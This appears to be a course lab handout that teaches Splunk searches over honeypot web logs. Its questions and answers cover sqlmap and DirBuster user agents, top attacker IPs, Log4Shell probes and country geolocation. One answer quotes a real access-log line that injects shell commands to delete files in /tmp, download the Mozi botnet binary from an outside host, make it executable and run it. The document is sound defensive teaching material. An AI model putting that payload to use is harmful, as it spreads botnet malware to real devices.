    We’ll use some statistics to get a list of client IP addresses and the user agent they are using. What would that search look like? (Hint: **`index=main`**

sourcetype=access_combined_wcookie useragent="sqlmap*" | stats count by clientip, useragent)

Save this search as a panel titled "**Possible SQL Injection Attackers**"

Your Dashboard Panel should look like:



Bonus Search

Splunk has a number of built-in features, one of them is geolocation of IP addresses. This can be very handy when trying to see where an IP address comes from. With the data we just entered we have a number of remote IP addresses we can map. We do this with the Splunk command "`iplocation`" and then use another command called "`geostats`"

Example search: **index=main sourcetype="access_combined_wcookie" | iplocation clientip | geostats count by clientip**

This would return a visualization that looks like:

Does knowing the geographic coordinates of IP addresses in log files offer any valuable information? If so, what?

Extra logs to search

To gather some additional data for this class an AWS instance running a very simple web app was spun up and active for a few days to act as a honeypot. These logs are stored on the web site on your Ubuntu VM under the Log Files section, they are also stored in **`/var/www/html/logs`**

Note: legitimate access is from **128.8.8.1**. All other access is likely non-legitimate.

Log file name	Description	Location on the Ubuntu VM
`access.log`	Apache HTTP access log	**`/var/www/html/logs/access.log`**
`error.log`	Apache HTTP error log	**`/var/www/html/logs/error.log`**
`auth.log`	Linux auth log (contains SSH logins)	**`/var/www/html/logs/auth.log`**

Setup steps (for access.log – try the others later on)

1. Add the access.log. To simplify searching I will use "**`honeypot`**" for the hostname.

2. Since legitimate access is from 128.8.8.1 I will exclude that from my searches by adding **`clientip!=128.8.8.1`** to my searches.

Questions to answer:

(See if you can answer these before going to the pages after to review the answers)

1. Looking at the logs can you determine what the IP address of the AWS instance was?

2. Was DirBuster used against the site? How can you tell? If you wanted to exclude that useragent how would you?

3. Who were the 5 top attackers?

4. Were any log4j exploit attempts sent to the honeypot?

5. Were there any attempts to exploit this host and have it join a popular IoT botnet?

6. Can you determine what countries are connecting to this honeypot?


Answers:

1. Looking at the logs can you determine what the IP address of the AWS instance was?
3.91.252.110

A search of **`index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1`** will help show this in the **`referer`** field (yes this is a typo, it's a long standing hold over from something accidentally added to Apache a long long time ago)

2. Was DirBuster used against the site? **Yes.**


How can you tell? **The top useragent was "DirBuster"**



If you wanted to exclude that useragent how would you? Add **`useragent!="DirBuster*"`** to the search.

3. Who were the 5 top attackers? **Excluding 128.8.8.1 (legitimate access) and "::1" since that is an internal "dummy" connection leaves us with:**

34.205.241.190
108.3.151.67
185.254.196.218
92.118.234.202
185.254.196.217



Search to find the answer:


```
index=main host="honeypot" sourcetype="access_combined"
clientip!=128.8.8.1 clientip!="::1" | top  limit=5 clientip
```

4. Were any log4j exploit attempts sent to the honeypot? **Yes.**

Review earlier class slides about the log4j Log4Shell exploit for how it works, looking at the logs with a search of

```
index=main host="honeypot" sourcetype="access_combined"
clientip!=128.8.8.1 clientip!="::1" useragent="*ndi*"
```

you can see there were attempts from 2 different IP addresses.



5. Were there any attempts to exploit this host and have it join a popular IoT botnet? **Yes.**

An attempt was made to inject commands to download and install tools to run the Mozi IoT botnet code on it.

Reviewing logs on 1/1 there was an attempt:


41.86.18.170 - - [01/Jan/2022:11:54:36 +0000] "GET /shell?cd+/tmp;rm+-rf+*;wget+http://41.86.18.170:55968/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1" 404 491 "-" "Hello, world"

Additional research shows that IP address is a know compromised device attempting to compromise other systems: https://www.greynoise.io/viz/ip/41.86.18.170

6. Can you determine what countries are connecting to this honeypot? **Yes.**

IP addresses from 21 unique countries accessed this honeypot, you can determine this with a search of:

index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1 clientip!="::1" | iplocation clientip | stats count by Country



Country	count
United States	60956
France	6
Austria	5
Germany	5
Canada	4
Belgium	3
Mongolia	3
Netherlands	3
Portugal	3
United Kingdom	3
China	2
Russia	2
Australia	1
Bangladesh	1
Finland	1
Hong Kong	1
India	1
Liberia	1
Pakistan	1
Romania	1

(Spain is listed on the next page of search results)